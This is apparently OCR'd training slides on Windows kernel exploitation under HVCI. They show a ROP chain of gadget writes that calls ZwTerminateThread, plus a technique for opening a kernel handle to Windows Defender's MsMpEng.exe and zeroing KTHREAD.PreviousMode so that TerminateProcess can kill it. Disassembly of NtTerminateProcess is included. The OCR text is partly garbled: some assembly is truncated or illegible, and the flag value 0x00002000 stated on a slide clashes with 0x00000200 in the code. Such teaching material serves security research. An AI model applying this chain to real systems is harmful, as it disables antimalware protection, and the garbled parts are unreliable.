
- Additionally, after execution of these ROP gadgets – we need to somehow restore execution since we have corrupted the state of the stack of our “dummy thread”
    - Since we are doing our exploit work (so far) on the stack of our “dummy thread” – we don’t care if this thread gets terminated
        - Caveat being we must “gracefully” terminate our thread – as not restoring execution will cause a system crash

Windows Kernel Exploitation – HVCI Edition

- To do this we can append a second ROP chain to our ROP chain to invoke ZwTerminateThread – passing the handle to our “dummy thread”
  - The kernel will handle cleanup of our thread an allow us to exit out of our ROP chain in a “graceful” manner

Windows Kernel Exploitation – HVCI Edition

- ZwTerminateThread ROP chain



```
//
// ZwTerminateThread
//
write64(inHandle, retAddr + 0x58, ntBase + 0x2bda97);      // 0x2bda97: pop rcx ; ret ; \x40\x59\xc3 (1 found)
write64(inHandle, retAddr + 0x60, (ULONG64)dummyThread);   // HANDLE to the dummy thread
write64(inHandle, retAddr + 0x68, ntBase + 0x6398a1);      // 0x6398a1: pop rdx ; ret ; \x5a\x46\xc3 (1 found)
write64(inHandle, retAddr + 0x70, 0x0000000000000000);     // Set thread exit code to STATUS_SUCCESS
write64(inHandle, retAddr + 0x78, ntBase + 0x73a941);      // 0x73a941: pop rax ; ret ; \x58\xc3 (1 found)
write64(inHandle, retAddr + 0x80, ntBase + 0x414660);      // nt!ZwTerminateThread
write64(inHandle, retAddr + 0x88, ntBase + 0xab4408);      // 0xab4408: jmp rax; \x48\xff\xe0 (1 found)

//
// Resume the thread to kick off execution
//
ResumeThread(dummyThread);
```

Windows Kernel Exploitation – HVCI Edition

- We want to pass the Defender process handle to the user-mode function TerminateProcess() – which should allow us to terminate the Windows Defender Antimalware process!
  - Although it is now possible to open a handle to MsMpEng.exe, and then to restore execution, we are still facing one glaring issue...

Windows Kernel Exploitation – HVCI Edition

- Handles are stored in a per-process “handle table”
  - Whichever process context the handle is opened in – that is (generally) where the handle table is located where the handle is stored
    - Although we invoke ZwOpenProcess from the kernel (which allows us to open a handle to MsMpEng.exe) – the process from which this is done in context of is our exploiting process – meaning our process handle will be in our exploit process handle table
      - Why is this an issue?

Windows Kernel Exploitation – HVCI Edition


- Two reasons
    1. Kernel-mode handles (generally speaking) are stored in the System process handle table
        - Our handle is stored in our exploit process handle table – meaning that this isn’t a “kernel handle”
            - Windows Defender registers an object creation kernel callback that doesn’t allow user handles to be opened to the MsMpEng.exe process with the necessary handle permissions to terminate the process – meaning we HAVE to open our handle as a “kernel handle”

Windows Kernel Exploitation – HVCI Edition

2. The second issue is that even if we were able to open a kernel handle to MsMpEng.exe – kernel handles are stored in the handle table within the System process
    - When we go to pass the MsMpEng.exe kernel handle to the user-mode function TerminateProcess() – TerminateProcess() will attempt to lookup this handle in the exploiting processes’ handle table
        - The handle won’t be found because it is stored in the System handle table instead!

Windows Kernel Exploitation – HVCI Edition

- Let’s start with the first issue (need a kernel handle)
  - When invoking ZwOpenProcess we must supply an argument of type OBJECT_ATTRIBUTES – which is a structure




C++

```
NTSYSAPI NTSTATUS ZwOpenProcess(
  [out]          PHANDLE            ProcessHandle,
  [in]           ACCESS_MASK        DesiredAccess,
  [in]           POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional] PCLIENT_ID         ClientId
);
```


Windows Kernel Exploitation – HVCI Edition

- OBJECT_ATTRIBUTES.Attributes
  - A few options we can select – one of them being OBJ_KERNEL_HANDLE (value 0x00002000)



OBJ_OPENIF	If this flag is specified, by using the object handle, to a routine that creates objects and if that object already exists, the routine should open that object. Otherwise, the routine creating the object returns an NTSTATUS code of STATUS_OBJECT_NAME_COLLISION.
OBJ_OPENLINK	If an object handle, with this flag set, is passed to a routine that opens objects and if the object is a symbolic link object, the routine should open the symbolic link object itself, rather than the object that the symbolic link refers to (which is the default behavior).
OBJ_KERNEL_HANDLE	The handle is created in system process context and can only be accessed from kernel mode.

Windows Kernel Exploitation – HVCI Edition



```
//
// OBJECT_ATTRIBUTES
//
OBJECT_ATTRIBUTES objAttrs = { 0 };

//
// memset the buffer to 0
//
memset(&objAttrs, 0, sizeof(objAttrs));

//
// Set members
//
objAttrs.ObjectName = NULL;
objAttrs.Length = sizeof(objAttrs);
objAttrs.Attributes = 0x00000200; // OBJ_KERNEL_HANDLE
```

Windows Kernel Exploitation – HVCI Edition

- We now have a kernel handle – but as we know – it is inaccessible from our exploit process
  - To solve this – what if we could force our process to think it needs to retrieve handles from the System (kernel) handle table? How could we do this?


Windows Kernel Exploitation – HVCI Edition

- KTHREAD.PreviousMode
    - PreviousMode is used to indicate when execution reaches the kernel whether a system call/routine originated from a kernel-mode thread or a user-mode thread
- KTHREAD.PreviousMode = 0 – means this thread originates from the kernel
- Using our kernel vulnerability, we can make the kernel think our thread which calls TerminateProcess() originates from the kernel!
    - Why is this important?

Windows Kernel Exploitation – HVCI Edition

Current thread

KTHREAD->PreviousMode




```
__int64 __fastcall NtTerminateProcess(__int64, unsigned int)
NtTerminateProcess proc near

var_58= dword ptr -58h
arg_0= dword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h

; FUNCTION CHUNK AT PAGE:00000001408A7652 SIZE 00000051 BYTES

mov     r11, rsp
mov     [r11+10h], rbx
push    rbp
push    rsi
push    rdi
push    r12
push    r13
push    r14
push    r15
sub     rsp, 40h
mov     rsi, gs:188h
xor     r15d, r15d
mov     [r11+18h], r15
mov     r13d, edx
mov     rbp, [rsi+0B8h]
lea     r14d, [r15+1]
mov     r12b, [rsi+232h]
test    rcx, rcx
jz      loc_140728F02
```

```
mov     r8, cs:PsProcessType
lea     rax, [r11+18h]
mov     [r11-40h], r15
mov     r9b, r12b
mov     [r11-48h], r15
mov     edx, r14d
mov     [r11-50h], rax
mov     [illegible]
call    ObpReferenceObjectByHandleWithTag
test    eax, eax
js      loc_140728FAA
```

```
loc_140728F
cmp     r12
jnz     loc
```

Windows Kernel Exploitation – HVCI Edition

Is the handle within the “kernel handle range” (sign extended with FFFFFFF8)?



```
loc_14077609F:
mov     rax, rsi
mov     [rsp+88h+var_38], rbp
and     rax, 0FFFFFFFF80000000h
mov     [rsp+88h+var_40], r14
cmp     rax, 0FFFFFFFF80000000h
jz      loc_1407762C6
```

```
loc_140869C02:
test    r9b, r9b
jnz     loc_1407760CE
```

```
mov     r9, cs:ObpKernelHandleTable
xor     rsi, 0FFFFFFFF80000000h
dec     word ptr [r15+1E4h]
mov     [rsp+88h+arg_38], r9
jmp     loc_140776118
```

```
loc_140776118:
test    esi, 3FCh
jz      loc_140776533
```

